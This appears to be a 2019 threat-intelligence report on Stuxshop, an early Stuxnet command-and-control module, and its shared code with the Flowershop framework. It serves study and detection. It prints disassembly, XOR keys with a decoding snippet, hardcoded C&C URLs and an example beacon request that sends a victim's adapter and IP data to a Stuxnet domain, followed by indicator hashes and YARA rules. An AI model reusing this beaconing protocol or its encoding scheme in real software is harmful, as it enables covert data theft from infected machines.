STUXSHOP

The Oldest Stuxnet Component Dials Up

9 April 2019 – J. A. Guerrero-Saade (turla@Chronicle.Security)
Silas Cutler (havex@Chronicle.Security)

During our research into the GossipGirl Supra Threat Actor (STA) cluster, we discovered a previously unknown relationship exemplified in an early Stuxnet component –built in part on the Flowershop malware framework. While other known versions of Stuxnet were partially linked to the Flame platform (a.k.a. Flamer, SkyWiper) or the 'Tilded[1] Platform' (a.k.a. DuQu), this older component shares code with Flowershop –an even older malware framework active as early as 2002. In an interesting show of longevity, this Stuxnet component –which we've dubbed *Stuxshop*– is configured to communicate with known Stuxnet command-and-control (C&C) servers and even includes logic to suppress dial-up prompts for disconnected (or possibly airgapped) machines.

The value of this recent finding is twofold: First, it suggests that yet another team with its own malware platform was involved in the early development of Stuxnet. And secondly, it supports the view that Stuxnet is in fact the product of a modular development framework meant to enable collaboration among diverse, independent threat actors. Our recent findings, alongside the outstanding body of previously reported technical analysis on this threat, would place the 'Flowershop team' alongside Equation, Flame, and Duqu as those involved in tooling the different phases of Stuxnet as an operation active perhaps as early as 2006. Perhaps the most apt metaphor for Stuxnet is that of a 'plane built as its being flown'.

An Introduction to Flowershop (SIG17)

Discovered originally by Kaspersky Lab researchers in 2015, Flowershop gained its name due to the recurring use of the word 'flower' in the domains associated with some of the C&C servers. In 2018, Boldizsár Bencsáth and CrySyS Lab researchers connected this malware family to two of the malware signatures in Territorial Dispute[2]. Flowershop (a.k.a. TeDi: SIG17, Cheshire Cat[3]) and its sibling dubbed Moonshop or Moonflower (SIG18) remain largely unexamined in the public domain. Despite speculation that Flowershop is related to the 'Tilde-D' platform, no hard links have been uncovered beyond a superficial similarity in dropped file naming convention.


Instead, it appears that Flowershop stands as a malware platform entirely its own, operating at

[1] The name given to the shared 'malware factory' related to Duqu and Stuxnet samples due to its recurring use of filenames beginning with '~D<...>.tmp'.
[2] Territorial Dispute (a.k.a. TeDi) is a dated NSA tool intended to monitor victim boxes for the presence of other threat actors. The signatures were included in the Shadow Brokers' Lost in Translation archive.
[3] A handful of Flowershop samples were publicly under the name 'Cheshire Cat'.

a time long before Duqu entered the scene. The earliest known Flowershop sample has a compilation timestamp of November 2002 and Kaspersky researchers speculated that the malware was in use until 2013. During that decade, Flowershop infections were primarily observed across the Middle East.

Overlapping Flowershop Code

Three of the four identified code overlaps are very specific implementations of functionality to query infection markers in registry keys and check for the presence of internet proxy settings. a fourth function overlap is a near complete reuse of code for evaluating the Operating System version. Querying a multi-petabyte collection of both goodware and malware confirmed that this code is only shared by Flowershop and Stuxshop samples, implying the reuse of closed-source code.


ounds_87_and_48
FLOWERSHOP_CreateRegKeySetValue
FLOWERSHOP_QueryRegKeyValue
establishingPersistence_regKey
RegDeleteKeyA
RegOpenKeyExA
RegQueryValueExA
RegCloseKey
memcpy

Function call graph highlighting the use of identical Flowershop implementations (sha256:c1961e54d60e34bbec397c9120564e8d08f2f243ae349d2fb20f736510716579)

Query Registry Keys

Two functions borrowed from Flowershop query a registry key. The intended functionality may be that of an infection marker or perhaps a killswitch to temporarily disable network communications in the absence of other components:

Stuxshop Registry Key	**Value Name**	**Data**
`Software\Microsoft\Windows\CurrentVersion\MS-DOS Emulation`	NTVDMParams	1629



Assuming that our timeline is correct in placing Stuxshop as an antecedent to better known iterations of Stuxnet, it appears this functionality was carried over with slight modifications. The registry key in the Stuxnet main Installer (Export 16)[4] is:

[4] Symatec's Stuxnet Dossier 17-18

Stuxnet Installer Registry Key	Value Name	Data
SOFTWARE\Microsoft\Windows\CurrentVersion\MS-DOS Emulation	NTVDM *TRACE*	19790509

The infection marker value '19790509' drew speculation by Symantec researchers as to a possible reference to the execution of Habib Elghanian in Tehran that prompted a mass exodus of the Jewish community. Having only a four digit value in Stuxshop, we will not speculate on a similar possible reference in Persian Jewish history.

Internet Proxy Settings Check





	
Flowershop @ sub_100148EB (sha256:32159d2a16397823bc882ddd3cd77ecdbabe0fde934e62f297b8ff4d7b89832a)	Stuxshop @ sub_100010BD (sha256:c1961e54d60e34bbec397c9120564e8d08f2f243ae349d2fb20f736510716579)

```
; Attributes: bp-based frame

STUXSHOP_InternetQueryOption_ProxyCheck …

var_4= dword ptr -4

push    ebp
mov     ebp, esp
push    ecx                 ; _DWORD
lea     ecx, [ebp+var_4]
xor     eax, eax
push    ecx                 ; _DWORD
push    eax                 ; _DWORD
push    26h ; '&'           ; _DWORD
push    eax                 ; _DWORD
mov     [ebp+var_4], eax
call    dword_1005F158      ; InternetQueryO…
test    eax, eax
jnz     short loc_1001490C

call    ds:GetLastError

loc_1001490C:
push    1
pop     eax
leave
retn    8
STUXSHOP_InternetQueryOption_ProxyCheck …
```

```
; Attributes: bp-based frame

FLOWERSHOP_checksInternetProxySettings p…

dwBufferLength= dword ptr -4

push    ebp
mov     ebp, esp
push    ecx
lea     ecx, [ebp+dwBufferLength]
xor     eax, eax
push    ecx                 ; lpdwBufferLeng…
push    eax                 ; lpBuffer
push    26h ; '&'           ; dwOption
push    eax                 ; hInternet
mov     [ebp+dwBufferLength], eax
call    ds:InternetQueryOptionA
test    eax, eax
jnz     short loc_100010DE

call    ds:GetLastError

loc_100010DE:
push    1
pop     eax
leave
retn    8
FLOWERSHOP_checksInternetProxySettings e…
```

The third borrowed function is another unique implementation present only in Stuxshop and Flowershop samples, and is used to check for the presence of internet proxy settings.

OS Version Check

  `VersionInformation.dwOSVersionInfoSize = 0x94;`
`v1 = GetVersionExA(&VersionInformation);`
`f_return = 38;`
`if ( !v1 )`
`  return f_return;`
`r_return2 = 38;`
`v3 = 38;`
	  `VersionInformation.dwOSVersionInfoSize = 0x94;`
	`v1 = GetVersionExA(&VersionInformation);`
	`f_return = 31;`
	`if ( !v1 )`
	`  return f_return;`
	`f_return2 = 31;`
	`v3 = 31;`

Flowershop @ sub_10004605 (sha256:32159d2a16397823bc882ddd3cd77ecdbabe0fde934e62f297b8ff4d7b89832a)	Stuxshop @ sub_10001DF6 (sha256:c1961e54d60e34bbec397c9120564e8d08f2f243ae349d2fb20f736510716579)

Finally, the fourth overlap is a nearly identical operating system version check. Both functions operate over the value returned by GetVersionExA() to map the Windows version of an infected system to an integer value.

Stuxshop Technical Overview

Stuxshop is designed to provide rudimentary check-in scheduling and command-and-control functionality with hardcoded attacker domains and IPs. Unlike more modern malware, it does not take unique action based on the C&C server's responses and, instead, relays data received from the C&C servers directly to a callback function set by a caller component.

In the following technical analysis presented, it is assessed that this module is intended to work as a component in a larger framework, in which various components are interlinked to support the functionality desired by the operator. Additionally, it is speculated that Stuxshop itself may be used conceptually similar to the Tor Project's *Pluggable Transports*[5] or CobaltStrike's Malleable C2 profiles, both of which allow for the implementation of unique methods of obfuscating network traffic.

[5] https://www.torproject.org/docs/pluggable-transports

File Details:

MD5	455abb43295b9a69e355e4e43457bf30
SHA1	1e0fe0400e04440942a4a1a5bcd3bcd3150a2eea
SHA256	c1961e54d60e34bbec397c9120564e8d08f2f243ae349d2fb20f736510716579
Size	70.76 KB (72456 bytes)
Filetype	PE32 executable (DLL) (GUI) Intel 80386
Build Time	2006-05-21 21:13:19
C&C	211.24.237[.]226 todaysfutbol[.]com 78.111.169[.]146 mypremierfutbol[.]com

The Stuxshop module is invoked by calling the unnamed export at ordinal #1 and passing five arguments.

Argument	**Description**
a1	*Unused*
a2	A structure in which the first DWORD cannot be 0x98BAE03 and the second DWORD contains a function address where the control server response data is passed, likely for tasking of the malware
a3	Integer value, not equal to 16
a4	Sets time of the next check-in
a5	Size of the buffer (a4) containing the time of the next check-in

After argument validation, Stuxshop uses a granular OS version check to ensure the infected hosts is running on a version of Windows between XP and 7, halting operations on an unsupported version. Despite this function returning a unique value for various versions of Windows, the developers only perform a cursory check of the outcome to ensure a sufficient level before continuing operations. This dichotomy between a granular check and cursory outcome validation suggests that the function was reused from another component, as was later verified when evaluating overlaps with the Flowershop codebase.

Communication Scheduling

While active, Stuxshop uses the following registry key for storing a structure containing the next scheduled time to attempt a connection to control servers:

```
`HKEY_CURRENT_USER\Control Panel\Appearance\Old`
```

If the current time is before the scheduled time, CreateWaitableTimer() and SetWaitableTimer() are used to pause operations until then. The first DWORD of the structure is statically set to 0xBE56DF17, potentially as a means of validating this registry key is not in use by another program. While this structure is stored in the registry, it is encoded using a 31-byte XOR key. A detailed example and a python decoder are provided below:

```
Example Encoded value:
00000000: ade8 0671 08ea 21ce 785a ef48 695d 7390  ...q..!.xZ.Hi]s.
00000010: 3f5c c61c fe94 764f b9a4 c2f4 74bc c2ba  ?\....vO....t…

Decoded Structure:
00000000: 17df 56be 053c 29a5 7c31 f043 b2ee acba  ..V..<).|1.C....
00000010: 20c1 cbc1 0000 0000 0000 0000 0000 0000   ..............


17df 56be     - Static constant to indicate stored time value
053c … cbc1   - Calculated time of next check-in from GetSystemTimeAsFileTime()
```

```
key = "BA3750CF0DD6086B046B1F0BDBB3DF2A1F9D0DDDFE94764FB9A4C2F474BCC2".decode('hex')
for index, byte in enumerate(reg_data):
      out += chr(ord(byte) ^ (ord(key[index % len(key)])))
```

If this registry key does not exist, the next check-in time is calculated by incrementing the current time by a pseudo-randomly generated value seeded by GetTickCount(), then encoded and stored in the registry.

When fetching the scheduled time, if the registry query returns either *1629*, 2, 3, or 234, Stuxshop will not attempt to decode the structure and halts operations[6].

Command-and-Control Interactions

Stuxshop communicates with its command-and-control servers via standard HTTP requests, in which system information is encoded as URI parameters. The traffic generated is proxy-aware and will use settings stored in the registry.

Before initializing a connection, Stuxshop shows its age by using RasGetAutodialParamA() to determine if the system has active AutoDial connections for the current user. If enabled, AutoDial is temporarily disabled using RasSetAutodialParamA() and then restored to its original value after sending the check-in request.

Windows AutoDial was added in Windows XP and is used to automatically fallback to dial-up in the event of network connection failures. The Stuxshop developers likely intended to disable

[6] This check is inherited by Stuxnet and further assessed in the section: *Overlapping Flowershop Code*

this feature in order to prevent Windows from automatically opening frequent dial-up prompts during failed check-in attempts, a likely occurrence in airgapped machines.

Stuxshop samples identified thus far contain four hardcoded C&C servers shown below:

- http://211.24.237[.]226/index.php?data=
- **http://todaysfutbol[.]com/index.php?data=**
- http://78.111.169[.]146/index.php?data=
- **http://mypremierfutbol[.]com/index.php?data=**

The domains 'todaysfutbol[.]com' and 'mypremierfutbol[.]com' are known[7] Stuxnet C&Cs. They respectively resolve to the IP addresses 211.24.237[.]226 and 78.111.169[.]146[8]. However, these IP addresses were not directly contacted by later Stuxnet versions. The hardcoded IP-fallback is specific to Stuxshop and would've proven resilient to domain sinkholing efforts in a way later versions of Stuxnet did not.

Data Formatting

Information from the infected system is passed in the URI *data* parameter and includes: network adapter details, next scheduled check-in time, and the contents of the following registry key:

```
HKLM\Software\Microsoft\Windows\CurrentVersion\MS-DOS Emulation\NTVDMParams
```

This data is obfuscated using the previously described 31-byte XOR encoding with a different key, *'ADE8067108EA21CE785AEF48695D73903F5CC61CFE94764FB9A4C2F474BCC2BA'*.

The following is an example check-in request from Stuxshop, followed by its decoded equivalent:

```
GET /index.php?data=66a96e2895317173d86c1231d42ee6eda89b7b9d664571dd28cb7b5e4244
HTTP/1.1
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1; Trident/4.0; .NET CLR
2.0.50727; .NET CLR 3.0.04506.648; .NET CLR 3.5.21022)
Host: mypremierfutbol.com
Connection: Keep-Alive
```

```
Decoded Struct:
00000000: 0100 0000 053c 29a5 7c31 f043 b2ee acba  .....<).|1.C....
00000010: 20c1 cbc1 0800 27c7 95b7 0a00 00a0       .....'.......
```

[7] https://www.symantec.com/security-center/writeup/2010-071400-3123-99

[8] Until recently, domain resolution records didn't link any other domains to these addresses except those used by Stuxnet. Review of these IP addresses identified an odd link –at some point before January 2016 the domain 'pgsip.altera[.]com' started resolving to 211.24.237[.]226. While the link may be entirely coincidental, a domain associated with a manufacturer of programmable logic devices pointing to an outdated Stuxnet C&C IP provokes speculation.

```
0100 0000        - Contains Adapter Information
053c-cbc1        - Calculated time of next check-in
0800-95b7        - HW Address
0a00 00a0        - IP address
```

This request does not include data from the NTVDMParams key as it is not created or modified by the Stuxshop sample directly, suggesting the key is likely created and modified by a parent component to configure data transmission.

Network Protocol

The structure of the network protocol used by Stuxshop is slightly more primitive but closely related to the Stuxnet protocol (described in the following image from ESET's analysis[9]):




Figure 4.19 – The Structure of the Data Sent to C&C Server

The control server response is decoded using the same 31-byte XOR encoding, with yet another key: `F117FA1CE233C1D7BB7726C0E49615C4622E2D1895F0D8AD4B23BADC4FD70C`. Once decoded, the contents are passed as an argument to the callback function registered by the caller component in the initial invocation of Stuxshop.

An Ancient Component in Plain Sight

We wondered about the deployment of these curious samples. All of the functionality pointed to a command-and-control module meant to function alongside other components, and not as a standalone piece. As we hunted, we came across an unpacked/unobfuscated sample of Stuxnet presumably compiled in 2009 that contained Stuxshop in its entirety.


MD5	`360752e2f6938ae91ac8fb212c62c0c4`
SHA1	`346de24b4081b0dbccd0f3458734b08258eed8a7`
SHA256	`f34c85bb4fcd87225468d0e8ee4441ebc92f42b3f69500d85e28be3c553ce433`
Size	`957.32 KB (980300 bytes)`
Filetype	`PE32 executable for MS Windows (GUI) Intel 80386 32-bit`

[9] https://www.esetnod32.ru/company/viruslab/analytics/doc/Stuxnet_Under_the_Microscope.pdf

Build Time	2009-02-04 23:11:02

This sample is unusual in that it doesn't display the combination of UPX packing alongside light resource obfuscation (XOR 0xFF) of most other Stuxnet samples. At first we assumed that this was a unique variant of Stuxnet working with an old-school command-and-control module. However, as we began to dig into different versions of Stuxnet samples, we realized that Stuxshop was present all along –unrecognized for its historical value.

Resource 231 in what Symantec refers to as 'Stuxnet Type 4' is the C&C module we now refer to as Stuxshop. It has a compilation timestamp of May 21 2006. With obvious timestomping and other misleading traits present across Stuxnet samples, it's easy to dismiss the Stuxshop components as another misleading resource. However, Flowershop components that share code with Stuxshop are dated as early as August 2007, lending credence to the early availability of this shared codebase. Symantec researchers hypothesized that Stuxnet was in development as early as 2005. With the newly established link to the Flowershop framework, the presence of Stuxshop supports this code dating hypothesis.



Comparison of Resources			
Type 1 (new)		Type 4 (old)	
Resource ID	Size	Resource ID	Size
201	26,616	201	19,840
202	14,848	202	14,336
203	5,237		
205	433	205	323
		207	520,192
208	298,000	208	298,000
209	25	209	25
210	9,728	210	9,728
221	145,920	221	145,920
222	102,400	222	102,400
		231	10,752
240	4,171		
241	25,720		
242	17,400		
250	40,960		

O'Murchu's graphic showcasing resource differences from Stuxnet Type 4 to Type 1 (newer)

As Stuxnet evolves, the Stuxshop module is phased out. While Stuxshop handles the command-and-control in Stuxnet 'type 4', the more popular type 1 no longer requires it. The functionality is subsequently folded into the main DLL. The attackers likely intended to be able to reconfigure the malware without having to rebuild and repackage its subcomponents[10].

[10] An astute observation from Liam O'Murchu's analysis of the Stuxnet variants.

Conclusion

The discovery of Stuxshop approximately 13 years after its deployment is a remarkable testament to the evolution of threat intelligence practice and tooling. At the time of Stuxnet's discovery, YARA rules were not widely used for threat research and code similarity techniques were not available at scale. Additionally, researchers lacked the context of Flowershop, a malware framework discovered three to four years after Stuxnet. The value of the Stuxshop discovery is in the added context of a fourth team helping to develop the seminal cyber sabotage operation and contributing to the cluster of operations that compose the GossipGirl STA.

References

Back to Stuxnet: the missing link
https://securelist.com/back-to-stuxnet-the-missing-link-64/33174/

The Flowershop APT
Kaspersky Private Intel Report – August 2015

'Interesting Malware - No, I'm not kidding…', Marion Marschalek
https://www.youtube.com/watch?v=u2Ry9HTBbZI

Stuxnet Dossier
https://www.symantec.com/content/en/us/enterprise/media/security_response/whitepapers/w32_stuxnet_dossier.pdf

Stuxnet 0.5: The Missing Link
https://www.symantec.com/content/en/us/enterprise/media/security_response/whitepapers/stuxnet_0_5_the_missing_link.pdf

Stuxnet's Oldest Component Solves the Flamer Puzzle
https://labs.bitdefender.com/2012/06/stuxnets-oldest-component-solves-the-flamer-puzzle/

Stuxnet Under the Microscope
https://www.esetnod32.ru/company/viruslab/analytics/doc/Stuxnet_Under_the_Microscope.pdf

Stuxnet Variants
https://www.symantec.com/connect/blogs/w32stuxnet-variants

Territorial Dispute – NSA’s perspective on APT landscape
https://www.crysys.hu/files/tedi/ukatemicrysys_territorialdispute.pdf

Technical Indicators

Stuxshop Modules

```
c1961e54d60e34bbec397c9120564e8d08f2f243ae349d2fb20f736510716579
1daa2b15b70e486927c8fc06eed434080ab408a1b320be9fefe193c20d1d9a7f
```

Stuxnet Installer with Embedded Stuxshop

```
f34c85bb4fcd87225468d0e8ee4441ebc92f42b3f69500d85e28be3c553ce433
```

Stuxnet Installers with Resource 231

```
77211838bb6783121fe1aeff182c8cc1cba9c9f0c1e5a0027e0c0b9dfa18e2ac
a01845255bdc61b610cac269a5562ad09415aaf2a1490d53d55c4c3597670803
```

Deobfuscated Resource 231/Stuxshop modules

```
a248c9eeb8e53bbebce42f55e2bfa71bfc70ffcd9dff3271bfd338e1578f37a1
```

Flowershop samples with relevant code overlap

```
32159d2a16397823bc882ddd3cd77ecdbabe0fde934e62f297b8ff4d7b89832a
63735d555f219765d486b3d253e39bd316bbcb1c0ec595ea45ddf6e419bef3cb
683ce2c7c80b180768fe4d2a39030dc7c4f67db79d1953ee4803522131f533a3
c074aeef97ce81e8c68b7376b124546cabf40e2cd3aff1719d9daa6c3f780532
ec41b029c3ff4147b6a5252cb8b659f851f4538d4af0a574f7e16bc1cd14a300
```

Yara Rule

```
rule STUXSHOP_config
{
        meta:
                desc = "Stuxshop standalone sample configuration"
                author = "JAG-S (turla@chronicle.security)"
                hash = "c1961e54d60e34bbec397c9120564e8d08f2f243ae349d2fb20f736510716579"

        strings:
                $cnc1 = "http://211.24.237.226/index.php?data=" ascii wide
                $cnc2 = "http://todaysfutbol.com/index.php?data=" ascii wide
                $cnc3 = "http://78.111.169.146/index.php?data=" ascii wide
                $cnc4 = "http://mypremierfutbol.com/index.php?data=" ascii wide

                $regkey1 = "Software\\Microsoft\\Windows\\CurrentVersion\\MS-DOS Emulation"
                ascii wide
                $regkey2 = "NTVDMParams" ascii wide

                $flowerOverlap1 = { 85 C0 75 3B 57 FF 75 1C FF 75 18 FF 75 14 50 FF 75 10 FF
                75 FC FF 15 }
                $flowerOverlap2 = { 85 C0 75 4C 8B 45 1C 89 45 0C 8D 45 0C 50 8D 45 08 FF 75
                18 50 6A 00 FF 75 10 FF 75 20 FF 15 }
                $flowerOverlap3 = { 55 8B EC 53 56 8B 75 20 85 F6 74 03 83 26 00 8D 45 20 50
                68 19 00 02 00 6A 00 FF 75 0C FF 75 08 }
                $flowerOverlap4 = { 55 8B EC 51 8D 4D FC 33 C0 51 50 6A 26 50 89 45 FC FF 15
                }
                $flowerOverlap5 = { 85 DB 74 04 8B C3 EB 1A 8B 45 08 3B 45 14 74 07 B8 5D 06
                00 00 EB 0B 85 F6 74 05 8B 45 0C 89 06 }
                $flowerOverlap6 = { 85 FF 74 12 83 7D F8 01 75 0C FF 75 0C FF 75 08 FF 15 }

        condition:
                all of ($flowerOverlap*)
                or
                2 of ($cnc*)
                or
                all of ($regkey*)
}

rule STUXSHOP_OSCheck
{
        meta:
                 author = "Silas Cutler (havex@Chronicle.Security)"
                desc = "Identifies the OS Check function in STUXSHOP and CheshireCat"
                hash = "c1961e54d60e34bbec397c9120564e8d08f2f243ae349d2fb20f736510716579"
        strings:
                $ = {10 F7 D8 1B C0 83 C0 ?? E9 ?? 01 00 00 39 85 7C FF FF FF 0F 85 ?? 01 00
                00 83 BD 70 FF FF FF 04 8B 8D 74 FF FF FF 75 0B 85 C9 0F 85 ?? 01 00 00 6A 05
                5E }
                $ = {01 00 00 3B FA 0F 84 ?? 01 00 00 80 7D 80 00 B1 62 74 1D 6A 0D 8D 45 80
                68 ?? ?? ?? 10 50 FF 15 ?? ?? ?? 10 83 C4 0C B1 6F 85 C0 75 03 8A 4D 8D 8B C6
                }
        condition:
                any of them
}
```